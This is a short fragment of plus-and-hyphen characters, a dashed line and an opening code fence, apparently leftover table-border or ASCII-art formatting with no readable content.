+-+ -+-+ -+-+ -+-+ -+-+
-----

```